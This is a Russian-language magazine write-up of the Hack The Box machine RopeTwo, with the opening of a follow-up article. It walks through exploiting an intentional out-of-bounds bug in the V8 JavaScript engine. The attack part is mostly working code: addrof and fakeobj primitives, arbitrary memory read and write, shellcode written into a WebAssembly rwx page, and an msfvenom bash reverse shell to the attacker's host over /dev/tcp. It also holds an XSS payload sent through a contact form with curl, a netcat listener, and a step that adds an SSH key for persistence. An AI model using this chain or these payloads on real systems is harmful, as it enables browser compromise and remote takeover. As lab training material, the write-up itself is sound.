
Я уже предвкушал легкую победу, но не тут-то было. Не буду подробно расписывать весь процесс, так как он детально изложен в райтапе, только кратко затрону основные моменты и остановлюсь подробнее на ключевых отличиях.

Итак, основное отличие в коммитах только в том, что в райтапе за чтение и запись элементов в массив отвечает лишь одна функция, которая выполняет то или иное действие в зависимости от количества переданных ей переменных.

Уязвимость же в них одна и та же. Надеюсь, ты уже догадался, какая? Поскольку адресация массива начинается с 0, то `array[length]` позволяет нам читать и писать один элемент вне границ массива. Осталось понять, как мы можем это использовать.

ПОДНИМАЕМ СТЕНД

Для начала скачиваем diff-файл.



Скачиваем diff

Назовем файл `v8.diff`, в конце добавим дополнительный перенос строки, чтобы `git apply` не ругался.

Далее выполняем следующие команды (стенд я развернул на Ubuntu 19.04):

```
artex@ubuntu:~/tools$ git clone
https://chromium.googlesource.com/chromium/tools/depot_tools.git
artex@ubuntu:~/tools$ echo "export PATH=/home/artex/depot_tools:$PATH"
>> ~/.bashrc
artex@ubuntu:~/tools$ source ~/.bashrc

artex@ubuntu:~$ fetch v8
artex@ubuntu:~$ cd v8
artex@ubuntu:~/v8$ ./build/install-build-deps.sh
artex@ubuntu:~/v8$ git checkout 458c07a7556f06485224215ac1a467cf7a82c14b
artex@ubuntu:~/v8$ gclient sync
artex@ubuntu:~/v8$ git apply --ignore-space-change --ignore-whitespace
../v8.diff
artex@ubuntu:~/v8$ ./tools/dev/v8gen.py x64.release
artex@ubuntu:~/v8$ ninja -C ./out.gn/x64.release # Release version
artex@ubuntu:~/v8$ ./tools/dev/v8gen.py x64.debug
artex@ubuntu:~/v8$ ninja -C ./out.gn/x64.debug # Debug version
```

Внимание: компиляция каждого релиза может выполняться несколько часов!

Продолжение статьи →

РАЗБИРАЕМ V8

ЗАГЛЯДЫВАЕМ ПОД КАПОТ CHROME НА ВИРТУАЛКЕ С HACK THE BOX

ПИШЕМ ЭКСПЛОИТ

Первое, что нам необходимо, — добиться утечки адреса массива. Для этого напишем скрипт, основанный на райтапе Фараза. Смысл в том, чтобы изменить указатель `obj_array_map` массива `obj_array` на `float_array_map` массива `float_array`, так как структура `Map` у этих объектов отличается.

Очень важный момент, на котором основана эксплуатация, — в то время как запрос нулевого индекса `float_array` возвращает значение элемента массива, нулевой индекс `obj_array` возвращает указатель на объект (который потом преобразуется в значение). И если мы подменим карту (Map) `obj_array` картой `float_array` и обратимся к нулевому индексу, мы получим не значение элемента массива, а указатель объекта в виде `float`! А благодаря найденной уязвимости заменить карту труда не составляет, так как она находится за элементами массива в структуре JSArray.

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);
function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}
function itof(val) {
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}
var obj = {"A":1};
var obj_arr = [obj];
var float_arr = [1.1, 1.2, 1.3, 1.4];
var obj_arr_map = obj_arr.GetLastElement();
var float_arr_map = float_arr.GetLastElement();

function addrof(in_obj) {
    obj_arr[0] = in_obj;
    obj_arr.SetLastElement(float_arr_map);
    let addr = obj_arr[0];
    obj_arr.SetLastElement(obj_arr_map);
    return ftoi(addr);
    }
var arr = [5.5, 5.5, 5.5, 5.5];
console.log(addrof(arr).toString(16));
console.log(%DebugPrint(arr));
```

Пробуем запустить наш скрипт и... получаем `SEGV_ACCERR`:

```
artex@ubuntu:~/v8/out.gn/x64.release# ./d8 --shell --allow-natives-syntax /mnt/share/v8/leak.js
Received signal 11 SEGV_ACCERR 34b4080406f8

==== C stack trace ===============================

[0x5555562d3f74]
[0x7ffff7faaf40]
[0x5555558b40ff]
[0x5555561cfa18]
[end of stack trace]
Segmentation fault (core dumped)
```

Ключ `--allow-natives-syntax` позволяет выполнять `%DebugPrint()` — функцию, которая выводит отладочную информацию об объектах в V8.

Тут мне стало интересно, что получится, если я заменю diff с HTB oob.diff. Если хочешь повторить мой эксперимент, создай клон ВМ и выполни команды

```
artex@ubuntu:~/v8$ git apply -R --ignore-space-change --ignore-whitespace ../v8.diff
artex@ubuntu:~/v8$ git apply ../oob.diff
artex@ubuntu:~/v8$ ./tools/dev/v8gen.py x64.release
artex@ubuntu:~/v8$ ninja -C ./out.gn/x64.release # Release version
```

Но перед этим необходимо внести следующие правки в oob.diff, так как структура файлов и их содержимое в новой версии немного поменялись.

```
diff --git a/src/init/bootstrapper.cc b/src/init/bootstrapper.cc
index b027d36..ef1002f 100644
--- a/src/init/bootstrapper.cc
+++ b/src/init/bootstrapper.cc
@@ -1668,6 +1668,8 @@ void Genesis::

diff --git a/src/builtins/builtins-definitions.h b/src/builtins/builtins-definitions.h
index 0447230..f113a81 100644
--- a/src/builtins/builtins-definitions.h
+++ b/src/builtins/builtins-definitions.h
@@ -319,6 +319,7 @@ namespace internal {
   TFJ(ArrayPrototypePop, kDontAdaptArgumentsSentinel)  \
   /* ES6 #sec-array.prototype.push */                  \
   CPP(ArrayPush)                                       \
+  CPP(ArrayOob)                                        \
   TFJ(ArrayPrototypePush, kDontAdaptArgumentsSentinel) \
   /* ES6 #sec-array.prototype.shift */                 \
   CPP(ArrayShift)
```

Также в `diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.cc` нужно исправить `length()->Number()` на `length().Number()`:

```
+    uint32_t length = static_cast<uint32_t>(array->length().Number());
```

Как и следовало ожидать, поменяв в скрипте названия функций на `oob` и запустив его, я получил тот же результат! Вывод один — произошли изменения в самом движке V8.

Тут надо упомянуть, что в OOB использовалась версия `V8 version 7.5.0`, а в нашем случае — `V8 version 8.5.0`. Поэтому просто взять эксплоит, запустить и получить вожделенный шелл не получится.

Пришлось перечитать массу информации, прежде чем пришло понимание: разгадка кроется в компрессии указателей, которая появилась в новой версии V8.

Что это — описано чуть ниже. Сейчас же достаточно понять, что в новой версии элементы массива `float_array` 64-битные, а `obj_array` — только 32-битные. Поэтому, чтобы размерность массивов совпадала, нужно добавить еще один элемент в массив `obj_array`.

Итак, исправим `var obj_arr = [obj];` на `var obj_arr = [obj, obj];`

```
artex@ubuntu:~/v8/out.gn/x64.release# ./d8 --allow-natives-syntax /mnt/share/v8/leak.js
41b0800212000000
0x193108086721 <Array map = 0x193108241909>
```

Segmentation fault больше нет, но адреса не совпадают. Догадываешься почему? Добавив еще один элемент в массив, мы изменили его длину, и функция `SetLastElement` записывает значение не туда, куда нам требуется (а требуется, как ты помнишь, заменить указатель на объект Map, который расположен в памяти сразу после самих элементов массива).


К счастью, мы можем легко это исправить, добавив строчку `obj_arr.length = 1;`.

```
artex@ubuntu:~/v8/out.gn/x64.release# ./d8 --allow-natives-syntax /mnt/share/v8/leak.js
80403850808671d
0x0c2b0808671d <JSArray[4]>
5.5,5.5,5.5,5.5
```

Бинго! Если посмотреть внимательно, то младшие 32 бита совпадают! А старшие не совпадают, как уже был сказано выше, из-за компрессии указателей.

Не буду описывать, что такое компрессия указателей, Фараз подробно написал об этом в другой статье.

Для наглядности и лучшего понимания я схематично изобразил, как представлен в памяти массив объектов и массив чисел с плавающей точкой (float).



Структура массивов Obj и Float

Если вкратце, этот механизм позволяет повысить производительность движка V8. Старшие 32 бита кучи (heap) всегда оставались одинаковыми при каждом запуске движка. Поэтому разработчики решили, что нет смысла оперировать 64-битными указателями, поскольку это лишняя трата ресурсов, и ввели понятие **isolate root** — старшие 32 бита адреса, которые всегда одинаковы и хранятся в регистре R13 (его обозвали **root register**). Поэтому, чтобы получить правильный 64-битный адрес, нам нужно было бы запросить старшие 32 бита в R13. Но это делать необязательно.

Как же нам выйти за пределы 32-битного пространства кучи, спросишь ты? Есть способ, который заключается в создании объекта ArrayBuffer и перезаписи его указателя `backing_store`. Этот указатель аллоцирует функция `PartitionAlloc`, которая работает с адресами вне кучи. Поэтому, используя объект `DataView` для записи в память с перезаписанным `backing_store`, мы можем получить примитив произвольного чтения и записи!

Окей, у нас есть функция **addrof**, и, если мы инвертируем ее логику (поменяем местами массив объектов и массив `float`), мы получим функцию `fakeobj`, которая поможет нам читать из произвольных участков памяти и писать в них:

```
function fakeobj(addr) {
    float_arr[0] = itof(addr);
    float_arr.SetLastElement(obj_arr_map);
    let fake = float_arr[0];
    float_arr.SetLastElement(float_arr_map);
    return fake;
}

var a = [1.1, 1.2, 1.3, 1.4];
var float_arr = [1.1, 1.2, 1.3, 1.4];
var float_arr_map = float_arr.GetLastElement();
var crafted_arr = [float_arr_map, 1.2, 1.3, 1.4];

console.log("0x"+addrof(crafted_arr).toString(16));
var fake = fakeobj(addrof(crafted_arr)-0x20n);
```

Добавим код листинга к предыдущему и посмотрим, что получилось.

Запустим скрипт с помощью отладчика.

```
artex@ubuntu:~/v8/out.gn/x64.release# gdb d8
pwndbg> r --shell --allow-natives-syntax /mnt/share/v8/fake.js
-
0x804038508086911
V8 version 8.5.0 (candidate)
d8> %DebugPrint(crafted_arr);
0x18c108086911 <JSArray[4]>
[4.73859563718219e-270, 1.2, 1.3, 1.4]
-
pwndbg> x/10gx 0x18c108086911-0x28-1  (игнорируем один бит из-за тегирования)
0x18c1080868e8: 0x0000000808040a3d      0x080406e908241909 <-- нулевой элемент с float_arr_map
0x18c1080868f8: 0x3ff3333333333333      0x3ff4cccccccccccd
0x18c108086908: 0x3ff6666666666666      0x080406e908241909
0x18c108086918: 0x00000008080868e9      0x080869110804035d
0x18c108086928: 0x0804097508040385      0x0808691100000002
```

Тегирование указателей — это механизм в V8, который нужен для различения типов double, SMI (small integer) и pointer. Из-за выравнивания указатели обычно указывают на участки памяти, кратные 4 и 8. А это значит, что последние 2–3 бита всегда равны нулю. V8 использует это свойство, «включая» последний бит для обозначения указателя. Поэтому для получения исходного адреса нам нужно вычесть из тегированного адреса единицу.

Пробуем записать второй элемент (указатель на elements) и прочитать его:

```
crafted_arr[2] = itof(BigInt(0x18c1080868f0)-0x10n+1n);
"0x"+ftoi(fake[0]).toString(16);
```

Но не тут-то было, опять получаем Segmentation fault.

Тут я надолго завис с дебаггером, пока не вспомнил о новом размере указателей. Ведь размерность элементов массива `float` — 64 бита, поэтому при замене карты массива на месте первого элемента `float` оказывается второй элемент массива `obj`, в котором размерность элементов — 32 бита. Следовательно, записав адрес в первый индекс массива float, мы получим ссылку на elements массива `obj`.

Достаточно поменять `crafted_arr[2]` на `crafted_arr[1]`, и все начнет работать как положено. А чтобы прочитать желаемое значение (нулевого элемента `fake`), нужно соответственно поменять и смещение elements с `0x10` на `0x08` (так как указатель теперь 32-битный). Пробуем.

```
d8> crafted_arr[1] = itof(BigInt(0x18c1080868f0)-0x8n+1n);
1.3447153912017e-310
-
pwndbg> x/10gx 0x18c108086911-0x28-1
0x18c1080868e8: 0x0000000808040a3d      0x080406e908241909
0x18c1080868f8: 0x000018c1080868e9      0x3ff4cccccccccccd  <-- записали адрес для чтения
0x18c108086908: 0x3ff6666666666666      0x080406e908241909
0x18c108086918: 0x00000008080868e9      0x080869110804035d
0x18c108086928: 0x0804097508040385      0x0808691100000002
d8> "0x"+ftoi(fake[0]).toString(16);
    "0x80406e908241909" <-- и успешно прочитали значение, на которое он указывает
```

Объясню подробнее, как это работает. Создадим массив float и посмотрим на отладочную информацию. Запускать необходимо в дебаг-релизе, чтобы увидеть подробный вывод `%DebugPrint()` об адресах.

```
pwndbg> file d8
Reading symbols from d8...
pwndbg> r --shell --allow-natives-syntax
Starting program: /opt/v8/v8/out.gn/x64.debug/d8 --shell --allow-natives-syntax
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
var a = [1.1, 1.2, 1.3, 1.4];
[New Thread 0x7ffff3076700 (LWP 2342)]
V8 version 8.5.0 (candidate)
d8> undefined
d8> %DebugPrint(a);
DebugPrint: 0x274a080c5e51: [JSArray]
- map: 0x274a08281909 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x274a0824923d <JSArray[0]>
- elements: 0x274a080c5e29 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
- length: 4
- properties: 0x274a080406e9 <FixedArray[0]> {
#length: 0x274a081c0165 <AccessorInfo> (const accessor descriptor)
}
- elements: 0x274a080c5e29 <FixedDoubleArray[4]> {
          0: 1.1
          1: 1.2
          2: 1.3
          3: 1.4
 }
...
```

Видим, что смещение elements от начала структуры JSArray равно 0x28:

```
0x274a080c5e51-0x274a080c5e29 == 0x28
```


Посмотрим на элементы массива, которые находятся в памяти перед структурой JSArray:

```
pwndbg> x/10gx 0x274a080c5e51-1-0x28 (игнорируем один бит из-за тегирования)
0x274a080c5e28: 0x0000000808040a3d      0x3ff199999999999a
0x274a080c5e38: 0x3ff3333333333333      0x3ff4cccccccccccd
0x274a080c5e48: 0x3ff6666666666666      0x080406e908281909
0x274a080c5e58: 0x00000008080c5e29      0x82e4079a08040551
0x274a080c5e68: 0x7566280a00000adc      0x29286e6f6974636e
```

Нулевой элемент массива расположен по адресу

```
index 0 == 0x274a080c5e30 == elements + 0x08
```

Предположим, мы поместим `fake_object` по адресу `0x274a080c5e30`. Если далее мы заменим в `fake_object` карту `float_arr_map` на `obj_arr_map` (при этом мы затираем поле `properties`, но это некритично), то первый индекс массива `crafted_arr` будет содержать указатель на элементы `fake_object`, так как размерность указателей — 32 бита, а элементов массива Float — 64 бита. Поэтому, обратившись к `fake_object[0]`, мы прочитаем значение по адресу, который запишем в первый индекс `crafted_arr`.
Схематично это можно изобразить так.



Структура массива для произвольного чтения и записи

Что ж, теперь с помощью вспомогательных функций, которые я не буду подробно описывать (в конце раздела будет листинг с комментариями), мы можем писать и читать произвольные адреса!

Осталось найти область памяти, которая бы позволяла еще и выполнить в ней наш код (rwx). И такая область есть, с ней работает модуль WebAssembly.

WebAssembly (сокращенно wasm) — безопасный и эффективный низкоуровневый бинарный формат для веба. Стековая виртуальная машина, исполняющая инструкции бинарного формата wasm, может быть запущена как в среде браузера, так и в серверной среде. Код на wasm — переносимое абстрактное синтаксическое дерево, что обеспечивает как более быстрый анализ, так и более эффективное выполнение в сравнении с JavaScript.

Собрав эксплоит с учетом всех описанных изменений, я вновь получил Segmentation fault.

Область rwx в текущих реализациях движка всегда находится на одинаковом смещении от объекта `WasmInstanceObject`. В версии 7.5.0 оно равнялось 0x87. Будем выяснять, каково оно в 8.5.0. Для этого создадим простой скрипт wasm.js с объектом wasmInstance и запустим его под отладчиком:

```
var code_bytes = new Uint8Array([
    0x00,0x61,0x73,0x6D,0x01,0x00,0x00,0x00,0x01,0x07,0x01,0x60,0x02,
0x7F,0x7F,0x01,
    0x7F,0x03,0x02,0x01,0x00,0x07,0x0A,0x01,0x06,0x61,0x64,0x64,0x54,
0x77,0x6F,0x00,
    0x00,0x0A,0x09,0x01,0x07,0x00,0x20,0x00,0x20,0x01,0x6A,0x0B,0x00,
0x0E,0x04,0x6E,
    0x61,0x6D,0x65,0x02,0x07,0x01,0x00,0x02,0x00,0x00,0x01,0x00]);
const wasmModule = new WebAssembly.Module(code_bytes.buffer);
const wasmInstance =
      new WebAssembly.Instance(wasmModule, {});
const { addTwo } = wasmInstance.exports;
console.log(addTwo(5, 6));
%DebugPrint(wasmInstance);
```

```
artex@ubuntu:~/v8/out.gn/x64.debug# gdb d8
--skip--
pwndbg> r --shell --allow-natives-syntax /mnt/share/v8/wasm.js
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff3076700 (LWP 5461)]
11
0x2f11082503dc
DebugPrint: 0x2f1108250375: [WasmInstanceObject] in OldSpace
--skip--
```

Получили адрес `WasmInstanceObject`: `0x2f1108250375`. Теперь найдем в списке процессов наш скрипт и его PID (`ps aux | grep wasm.js`) и поищем в его карте памяти области rwx:

```
artex@ubuntu:/home/artex# cat /proc/5457/maps | grep -i rwx
b444a6ea000-b444a6eb000 rwxp 00000000 00:00 0
```

Ура, есть такая! Мы получили адрес rwx: `0xb444a6ea000`. Осталось найти адрес указателя на эту область, для этого в pwndbg воспользуемся следующей командой:

```
pwndbg> search -t pointer 0xb444a6ea000
                0x2f11082503dc 0xb444a6ea000
```

Указатель расположен по адресу `0x2f11082503dc`. Осталось рассчитать смещение:


```
python -c 'print(hex(0x2f11082503dc - (0x2f1108250375 - 0x1)))'
0x68
```

Заменим его в скрипте. Но есть еще один указатель, смещение которого поменялось, это `backing_store`.

Чтобы его найти, опять запустим дебаг-релиз V8 под отладчиком:

```
artex@ubuntu:~/v8/out.gn/x64.debug# gdb d8
-
pwndbg> r --shell --allow-natives-syntax
Starting program: /opt/v8/v8/out.gn/x64.debug/d8 --shell --allow-natives-syntax
-
d8> var buf = new ArrayBuffer(0x100);
undefined
d8> %DebugPrint(buf);
DebugPrint: 0x329e080c5e2d: [JSArrayBuffer]
- map: 0x329e08281189 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x329e082478c1 <Object map = 0x329e082811b1>
- elements: 0x329e080406e9 <FixedArray[0]> [HOLEY_ELEMENTS]
- embedder fields: 2
- backing_store: 0x5555556f2e80
--skip--
```

Видим значение `backing_store: 0x5555556f2e80`. Вычислим смещение (я выделил его красным), не забываем о little endian.



Смещение backing_store

Итак, смещение равно 0x14.

Похоже, на этом все, можно пробовать! Готовим наш тестовый пейлоад с помощью утилиты `msfvenom`. Все, что он делает, — выводит строку «PWNED!».

```
msfvenom -p linux/x64/exec -f dword CMD='bash -c "echo PWNED!"'
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 64 bytes
Final size of dword file: 194 bytes
0x99583b6a, 0x622fbb48, 0x732f6e69, 0x48530068, 0x2d68e789, 0x48000063,
0xe852e689, 0x00000016,
0x68736162, 0x20632d20, 0x68636522, 0x5750206f, 0x2144454e, 0x57560022,
0x0fe68948, 0x00000005
```

А вот и финальный код эксплоита с комментариями:

```
// Вспомогательные функции конвертации между float и Integer
var buf = new ArrayBuffer(8); // 8 byte array buffer
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
    f64_buf[0]=val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) { // typeof(val) = BigInt
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}

// Создаем addrof-примитив
var obj = {"A":1};
var obj_arr = [obj, obj]; // Массив из двух элементов (чтобы
получить размерность 64 бита)
obj_arr.length = 1; // Указываем принудительно размер массива = 1
var float_arr = [1.1, 1.2];
// Из-за переполнения obj_arr[length] и float_arr_map[length]
считываем указатель на Map
var obj_arr_map = obj_arr.GetLastElement();
var float_arr_map = float_arr.GetLastElement();

function addrof(in_obj) {
        // Помещаем объект, адрес которого нам нужен, в index 0
    obj_arr[0] = in_obj;

        // Заменяем карту массива obj картой массива float
    obj_arr.SetLastElement(float_arr_map);

    // Получаем адрес, обращаясь к index 0
    let addr = obj_arr[0];

    // Заменяем карту обратно на obj
    obj_arr.SetLastElement(obj_arr_map);

    // Возвращаем адрес в формате BigInt
    return ftoi(addr);
}

function fakeobj(addr) {
    // Конвертируем адрес во float и помещаем его в нулевой элемент
массива float
    float_arr[0] = itof(addr);

    // Меняем карту float на карту массива obj
    float_arr.SetLastElement(obj_arr_map);

    // Получаем объект "fake", на который указывает адрес
    let fake = float_arr[0];

    // Меняем карту обратно на float
    float_arr.SetLastElement(float_arr_map);

    // Возвращаем полученный объект
    return fake;
}

// Этот объект мы будем использовать, чтобы читать из произвольных
адресов памяти и писать в них
var arb_rw_arr = [float_arr_map, 1.2, 1.3, 1.4];
console.log("[+] Controlled float array: 0x" + addrof(arb_rw_arr).
toString(16));

function arb_read(addr) {
    // Мы должны использовать тегированные указатели для чтения,
поэтому тегируем адрес
    if (addr % 2n == 0)
        addr += 1n;

    // Помещаем fakeobj в адресное пространство, в котором
расположены элементы arb_rw_arr
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n); // 4 элемента ×
8 байт = 0x20

    // Изменяем указатель elements arb_rw_arr на read_addr-0x08
        // По адресу первого элемента массива float находится 2-й
индекс obj_map,
        // указывающий на элементы объекта fake
    arb_rw_arr[1] = itof(BigInt(addr) - 0x8n);

    // Обращаясь к нулевому индексу массива, читаем значение,
расположенное по адресу addr,
        // и возвращаем его в формате float
    return ftoi(fake[0]);
}

function arb_write(addr, val) {
        // Помещаем fakeobj в адресное пространство, в котором
расположены элементы arb_rw_arr
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n); // 4 элемента ×
8 байт = 0x20

    // Изменяем указатель на элементы arb_rw_arr на write_addr-0x08
        // По адресу первого элемента массива float находится 2-й
индекс obj_map,
        // указывающий на элементы объекта fake
    arb_rw_arr[1] = itof(BigInt(addr) - 0x8n); //

    // Записываем значение в нулевой элемент в формате float,
    fake[0] = itof(BigInt(val));
}

// Произвольный код, скомпилированный в WebAssembly (нужен для
создания wasm_instance)
var wasm_code = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,
128,0,1,96,0,1,127,
3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,
128,0,1,0,1,6,129,
128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4
,109,97,105,110,0,
0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var exploit = wasm_instance.exports.main;

// Получаем адрес wasm_instance
var wasm_instance_addr = addrof(wasm_instance);
console.log("[+] Wasm addr: 0x" + wasm_instance_addr.toString(16));
var rwx_page_addr = arb_read(wasm_instance_addr + 0x68n); //
Постоянное смещение страницы rwx = 0x68

function copy_shellcode(addr, shellcode) {
    let buf = new ArrayBuffer(0x100);
    let dataview = new DataView(buf);
    let buf_addr = addrof(buf); // Получаем адрес ArrayBuffer
    let backing_store_addr = buf_addr + 0x14n; // Постоянное
смещение backing_store=0x14
    arb_write(backing_store_addr, addr); // Изменяем адрес
backing_store_addr на addr
        // Пишем шелл по адресу backing_store_addr
    for (let i = 0; i < shellcode.length; i++) {
    dataview.setUint32(4*i, shellcode[i], true);
    }
}
console.log("[+] RWX Wasm page addr: 0x" + rwx_page_addr.toString(16
));

// msfvenom -p linux/x64/exec -f dword CMD='твой_шелл_код'
var shellcode = new Uint32Array([0x99583b6a, 0x622fbb48, 0x732f6e69,
0x48530068,
0x2d68e789, 0x48000063, 0xe852e689, 0x00000016, 0x68736162,
0x20632d20, 0x68636522,
0x5750206f, 0x2144454e, 0x57560022, 0x0fe68948, 0x00000005]);
// Пишем реверс-шелл по адресу rwx_page
copy_shellcode(rwx_page_addr, shellcode);
// Вызываем wasm_instance с нашим реверс-шеллом
exploit();
```

Запускаем наш тестовый эксплоит:

```
artex@ubuntu:~/v8/out.gn/x64.release# ./d8 /mnt/share/v8/test.js
[+] Controlled float array: 0x8040385080882ed
[+] Wasm addr: 0x8040385082110b1
[+] RWX Wasm page addr: 0x29db47484000
PWNED!
```


Работает!

Остался последний шаг — разобраться, как его запустить на удаленной машине.

Единственный интерактивный элемент на сайте — это форма обратной связи по адресу http://rope2.htb:8000/contact. Так как V8 — это движок JS, очевидно, что надо как-то скормить ему наш JavaScript. Запускаем сервер HTTP: `python -m http.server 8070` — и вводим во все поля формы

```
<script src="http://10.10.xx.xx:8070/v8.js"></script>
```

И получаем запрос от сервера! После недолгих экспериментов я выяснил, что запуск скрипта триггерит поле Message.




Проверяем XSS

Теперь дело за малым. Генерируем боевой пейлоад с реверс-шеллом и вставляем его в наш скрипт.

```
msfvenom -p linux/x64/exec -f dword CMD='bash -c "bash -i >& /dev/tcp/10.10.xx.xx/7090 0>&1"'
```

Кладем скрипт в папку, из которой запущен наш веб-сервер, запускаем netcat (`nc -lnvp 7090`) и отправляем форму с запросом скрипта в поле Message.

Наконец-то долгожданный шелл!



Получаем шелл

Чтобы автоматизировать процесс, я написал пару строк на bash — получившийся файл нужно положить в ту же папку, где лежит скрипт.

```
python -m http.server 8070 &
curl -d 'name=&subject=&content=%3Cscript+src%3D%22http%3A%2F%2F10.10.xx.xx%3A8070%2Fv8.js%22%3E%3C%2Fscript%3E' -L
http://10.10.10.196:8000/contact &
nc -lnvp 7090
```

Правда, сессия живет не больше минуты — видимо, на сервере срабатывает тайм-аут. Чтобы сделать себе стабильный шелл, нужно добавить пользователю chromeuser свой ключ SSH:


```
mkdir /home/chromeuser/.ssh
echo 'твой_ssh_ключ'>>/home/chromeuser/.ssh/authorized_keys
```

Надеюсь, было интересно и ты узнал для себя много нового!

WWW

- Exploiting v8: *CTF 2019 oob-v8 (Faraz Faith)
- Exploiting Logic Bugs in JavaScript JIT Engines (Phrack)
- Pointer Compression in V8

КУЧА ПРИКЛЮЧЕНИЙ



ИЗУЧАЕМ МЕТОДЫ HEAP EXPLOITATION НА ВИРТУАЛКЕ С HACK THE BOX

В этой статье я расскажу об алгоритмах управления памятью в Linux, техниках heap exploitation и методах эксплуатации уязвимости use after free со всеми включенными механизмами защиты. А поможет мне в этом RopeTwo — одна из самых сложных машин с Hack The Box.

artex
Эксперт по информационной безопасности
a.r.t.e.x@ya.ru


В статье «Разбираем V8» я описывал способ эксплуатации намеренной уязвимости в движке V8. Она позволила получить шелл, но, чтобы продвинуться дальше и получить флаг юзера, требуется решить новую сложную задачу — проэксплуатировать уязвимости работы с памятью.

РАЗВЕДКА

Первым делом подключаемся к тачке по SSH и запускаем скрипт поиска уязвимостей для эскалации привилегий. Лично я предпочитаю использовать LinPEAS.


```
artex@kali:/home/artex/HTB/RopeTwo# ssh -i key chromeuser@10.10.10.196
artex@kali:/home/artex/HTB/RopeTwo# scp -i ssh/key linpeas.sh
chromeuser@10.10.10.196:/tmp

chromeuser@rope2:/tmp$ chmod +x linpeas.sh
